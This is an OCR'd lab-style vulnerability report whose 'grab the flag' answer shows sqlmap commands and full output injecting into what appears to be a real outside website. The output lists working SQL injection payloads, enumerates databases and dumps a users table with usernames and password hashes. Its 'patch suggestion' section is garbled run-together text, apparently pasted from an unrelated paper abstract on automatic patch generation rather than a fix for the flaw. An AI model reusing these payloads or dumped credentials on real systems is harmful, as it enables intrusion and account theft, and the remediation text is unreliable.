
Vegaexploitationvulnerabilityreport:-



Q3.)Grabthe‘flag’?

Ans3.)ForgrabbingtheflagIhaveusedsqlmap,andtaken https://www.sneaindia.com/index.php?id=1asitwaspresentin theabovetheURLofhttps://lab.hackerinside.xyz/login.php/.





Subgraph Vega
File Scan Window Help
Scanner
Proxy
Requests
ID Host Method Request Status Length Time
0 https://lab.hacker GET /login.php/ 200 2477 287
1 https://lab.hacker GET /login.php/css/ 200 2477 309
2 https://lab.hacker GET /login.php/css/htmlstyles.css 200 2477 310
Request Response
<body>
<input type="password"
Shell No. 1
File Actions Edit View Help
root@kali:~# sqlmap -u http://www.sneaindia.com/index.php?id=1 --dbs
{1.4.5#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:18:56 /2020-05-27/
[00:18:57] [INFO] testing connection to the target URL
[00:18:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:19:00] [INFO] testing if the target URL content is stable
[00:19:01] [INFO] target URL content is stable
[00:19:01] [INFO] testing if GET parameter 'id' is dynamic
[00:19:02] [WARNING] GET parameter 'id' does not appear to be dynamic
[00:19:04] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[00:19:05] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[00:19:06] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:19:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:19:34] [WARNING] reflective value(s) found and filtering out
[00:19:37] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Select the Month and Year")
[00:19:37] [INFO] testing 'Generic inline queries'

Shell No. 1

File Actions Edit View Help

```
[00:20:05] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[00:20:10] [INFO] target URL appears to be UNION injectable with 1 columns
[00:20:13] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:20:23] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'

[00:20:29] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[00:20:35] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[00:20:41] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[00:20:47] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:20:53] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:21:08] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:21:15] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:21:22] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 276 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6219=6219

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 9784 FROM(SELECT COUNT(*),CONCAT(0x7176787071,(SELECT (ELT(9784=9784,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGI
NS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8744 FROM (SELECT(SLEEP(5)))tOGi)
---
[00:21:32] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:21:34] [INFO] fetching database names
[00:21:35] [INFO] retrieved: 'information_schema'
[00:21:35] [INFO] retrieved: 'sneaindia'
available databases [2]:
[*] information_schema
[*] sneaindia

[00:21:35] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.sneaindia.com'
```


Shell No. 1
File Actions Edit View Help
root@kali:~# sqlmap -u http://www.sneaindia.com/index.php?id=1 -D information_schema --tables
{1.4.5#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local , state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:22:20 /2020-05-27/
[00:22:20] [INFO] resuming back-end DBMS 'mysql'
[00:22:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 6219=6219
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 9784 FROM(SELECT COUNT(*),CONCAT(0x7176787071,(SELECT (ELT(9784=9784,1))),0x71626b7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 8744 FROM (SELECT(SLEEP(5)))tOGi)
[00:22:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:22:22] [INFO] fetching tables for database: 'information_schema'
[00:22:25] [INFO] retrieved: 'CHARACTER_SETS'
[00:22:26] [INFO] retrieved: 'CLIENT_STATISTICS'
[00:22:28] [INFO] retrieved: 'COLLATIONS'
[00:22:29] [INFO] retrieved: 'COLLATION_CHARACTER_SET_APPLICABILITY'
[00:22:30] [INFO] retrieved: 'COLUMNS'
[00:22:32] [INFO] retrieved: 'COLUMN_PRIVILEGES'


Shell No. 1
File Actions Edit View Help
Payload: id=1 AND (SELECT 8744 FROM (SELECT(SLEEP(5)))tOGi)
[00:57:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:57:15] [INFO] fetching entries of column(s) ``password`, userid' for table 'users' in database 'sneaindia'
[00:57:15] [INFO] resumed: '1b5e961c0cda62f9237aa4dada4bab84'
[00:57:15] [INFO] resumed: 'gs'
[00:57:15] [INFO] resumed: 'a7db19908028543673a52292e6816bf4'
[00:57:15] [INFO] resumed: 'oa'
[00:57:15] [INFO] resumed: '7187f4cb3ace347ad39073e8450a44f3'
[00:57:15] [INFO] resumed: 'praoags'
[00:57:15] [INFO] resumed: 'e613b9050aea5b3b7810e62e77c538df'
[00:57:15] [INFO] resumed: 'president'
[00:57:15] [INFO] resumed: '4c800b0c066613d149e453c0effa523e'
[00:57:15] [INFO] resumed: 'rajan'
[00:57:15] [INFO] resumed: '7ae550b380767b4f434c9d236fdff2d7'
[00:57:15] [INFO] resumed: 'umapst'
[00:57:15] [INFO] recognized possible password hashes in column ``password``
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:57:22] [INFO] writing hashes to a temporary file '/tmp/sqlmap9z7zq4az29478/sqlmaphashes-bpxtrkxj.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: sneaindia
Table: users
[6 entries]

Suggestiontothepatchofthisbug:-

1.) Whenevercreatingthecookieinthecode,setthesecure flagtrue.

2.)Thepatchescansuggestinsertingcodenotpresentinthe originalprogram.Thisisthefirstalgorithmweareaware ofthatproducespatches,frombugreports.A demonstrationthatouralgorithmincreasesthe usefulnessOff-the-shelfbug-findingtoolsthatfind defectsinlargeprograms.Wepresentexperimental evidencetoshowthatincludingsuchpatchesmakesbug reportsmorelikelytobeaddressed.Weconcludethat patchesshouldbeincludedinbugreportsinpractice.

3.) Atextualpatchisthencreatedtorepresentthe

*differencesbetweentheoriginalprogramandthe modifiedprogram.Thispatchmaysuggesttheinclusion ofnewcodethatwasnotintheoriginalprogram.The patchcomeswithaguaranteethatapplyingitwi**l**not introduceanynewerrorsalongpathsunrelatedtothe reportedviolationwithrespecttothegivensafetypolicy. Thepatchisusedasastartingpointforunderstanding andaddressingtheproblem.Wepresentexperiments demonstratingthatbugreportsthatalsocontain explanatorypatchesaremorelikelytobeaddressedin practice.Inourexperiments,bugreportswithpatches werethreetimesaslikelytobeaddressed.Webelieve thattheultimatepurposeofbug-findingtoolsand softwaremodelcheckersistoincreasethequalityof softwarebygetingbugsfixed.Ourpatchgeneration algorithmworkswithmostsoftwarebug-findingtoolsand servesasagenericpost-processingstepthatmakesit morelikelythatthebugstheyfindwi**l**actua**l**ybe addressed.Theseenrichedbugreportsmakeiteasierfor maintainerstoaddressdefects.*